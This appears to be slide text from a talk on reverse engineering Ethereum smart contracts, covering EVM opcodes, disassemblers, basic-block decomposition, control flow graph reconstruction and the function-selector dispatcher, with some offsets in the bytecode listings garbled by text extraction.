
The size of a "word" in EVM is 256 bits.

The gas information is a work in progress. If an asterisk is in the Gas column, the base cost is shown but may vary based on the opcode arguments.

Table

Opcode	Name	Description	Extra Info	Gas
0x00	STOP	Halts execution	-	0
0x01	ADD	Addition operation	-	3
0x02	MUL	Multiplication operation	-	5




EVM Disassembler available




- Etherscan.io
 - ▶ [ByteCode To Opcode Disassembler](#)



- [IDA-EVM](#)
 - ▶ IDA Processor Module for the Ethereum Virtual Machine (EVM)




- Quolab
 - ▶ [Octopus](#)/IDA/BinaryNinja integrate



- [Ethersplay](#)
 - ▶ Binary ninja plugin



- [Capstone](#)
 - ▶ Support EVM



- [evmdis](#)
- [ethdasm](#)

Control flow graph (CFG)

- ◊ Control flow graph (CFG) is a **graphical representation of the program logic** using graph.
- ◊ Represented using:
 - ▶ Set of Basicblock (i.e. vertices or nodes)
 - ▶ Set of Edges




Figure 1: Flow graph representation.



Control flow instructions

Opcodes	Simplify description	Position within a Basicblock
JUMP	Unconditional jump	Last instruction
JUMPI	Conditional jump	Last instruction
RETURN , STOP INVALID SELFDESTRUCT , REVERT	Halt execution	Last instruction
JUMPDEST	Marks a position within the code that is a valid target destination for jumps	First instruction

[EIP 615: Subroutines and Static Jumps for the EVM](#) By [Greg Colvin](#)

New branch opcodes: JUMPTO, JUMPIF, JUMPSUB, JUMPSUBV,



Decomposition into basic blocks

```
B9: JUMPDEST  
Ba: POP  
Bb: POP  
Bc: PUSH2 11  
Bf: JUMP
```

```
0: PUSH1 80  
1: PUSH1 40  
2: MSTORE  
3: CALLVALUE  
4: DUP1  
5: ISZERO  
6: PUSH2 10  
7: JUMPI
```

```
c1 : DUP1  
c2 : MLOAD  
c3 : PUSH1 ff  
c5 : NOT  
c6 : AND  
c7 : DUP4  
c8 : DUP1  
c9 : ADD  
ca : OR  
cb : DUP6  
cc : SSTORE  
cd : PUSH2 ff  
d0 : JUMP
```

2cb: JUMPDEST
2cc: JUMP

```
lc1: JUMPDEST  
lc2: PUSH1 40  
lc4: MLOAD  
lc5: DUP1  
lc6: DUP1  
lc7: PUSH1 20
```

```

lcd: DUP3
lce: MSTORE
lef: DUP4
ld0: DUP2
ld1: DUP2
ld2: MLOAD
ld3: DUP2
ld4: MSTORE
ld5: PUSH1 20
... ...

```

le6: JUMPDEST
le7: DUP4
le8: DUP2
le9: LT
lea: ISZERO
leb: PUSH2 b0
lec: JUMPI

```

leaf: DUP1
leaf: DUP3
leaf: ADD
leaf: MLOAD
leaf: DUP2
leaf: DUP5
leaf: ADD
leaf: MSTORE
leaf: PUSH1 20
leaf: DUP2
leaf: ADD
leaf: SWAP1
leaf: POP
leaf: PUSH2 a2
leaf: JUMP

```


```
201: JUMPDEST  
202: POP  
203: POP  
204: POP  
205: POP  
206: SWAP1  
207: POP  
208: SWAP1  
209: DUP2  
20a: ADD  
20b: SWAP1  
20c: PUSH1 lf  
20e: AND  
20f: DUP1  
210: ISZERO  
211: PUSH2 ea  
214: JUMP I
```

```
215: DUP1  
216: DUP3  
217: SUB  
218: DUP1  
219: MLOAD  
21a: PUSH1 1  
21c: DUP4  
21d: PUSH1 20  
21f: SUB  
220: PUSH2 100  
223: EXP  
224: SUB  
225: NOT  
226: AND  
227: DUP2  
228: MSTORE  
229: PUSH1 20  
22b: ADD  
22c: SWAP2  
22d: POP
```



Edges identifications – static analysis

- ◊ Basic static analysis works if:
 - ▶ Jump target offset is pushed on the stack
 - ▶ Just before the JUMP/I






Edges identifications – static analysis


- Basic static analysis works if:

- ▶ Jump target offset is pushed on the stack
- ▶ Just before the JUMP/I




- But fails if:

- ▶ Stack operations are used to put the jump target offset on top of the stack




Control Flow Graph (CFG) reconstruction


Static analysis



Dynamic analysis (stack evaluation)




CFG pattern for a “switch”





Dispatcher function

- Runtime code entry point is usually a Dispatcher function
 - Switch on the first 4 bytes of the transaction payload
 - execute the associated code of the given function signature.





Dispatcher function

- Runtime code entry point is usually a Dispatcher function
 - Switch on the first 4 bytes of the transaction payload
 - execute the **associated code of the given function signature.**
 - Two functions signatures here:
 - **41c0e1b5**
 - **cfae3217**

```
41: DUP1
42: PUSH4
47: EQ
48: PUSH2
4b: JUMPI
```

```
d: PUSH1 0
f: CALLDATALOAD
10: PUSH29 10000000
2e: SWAP1
2f: DIV
30: PUSH4 ffffffff
35: AND
36: DUP1
37: PUSH4 41c0e1b5
3c: EQ
3d: PUSH2 51
40: JUMPI
```

```
51: JUMPDEST  
52: CALLVALUE  
53: ISZERO  
54: PUSH2 5c  
57: JUMPI
```

58: PUSH1 0	5c: JUMPDEST
5a: DUP1	5d: PUSH2 64
5b: REVERT	60: PUSH2 f4
	63: JUMP

```
0: PUSH1 60
2: PUSH1 40
4: MSTORE
5: PUSH1 4
7: CALLDATASIZE
8: LT
9: PUSH2 4c
c: JUMPI
```

```
41: DUP1  
42: PUSH4 cfae321  
47: EQ  
48: PUSH2 66  
4b: JUMPI
```

```
66: JUMPDEST  
67: CALLVALUE  
68: ISZERO  
69: PUSH2 71  
6c: JUMPI
```


The diagram shows a green arrow pointing from the first four assembly lines (66: JUMPDEST, 67: CALLVALUE, 68: ISZERO, 69: PUSH2 71) to the last two assembly lines (4c: JUMPDEST, 4d: PUSH1 0). A red arrow points from the fifth assembly line (6c: JUMPI) to the last two assembly lines (4f: DUP1, 50: REVERT).

```
4c: JUMPDEST  
4d: PUSH1 0  
4f: DUP1  
50: REVERT
```

Dispatcher function

- Runtime code entry point is usually a Dispatcher function
 - Switch on the first 4 bytes of the transaction payload
 - execute the associated code of the given function signature.
 - Two functions signatures here:
 - 41c0e1b5
 - cfae3217

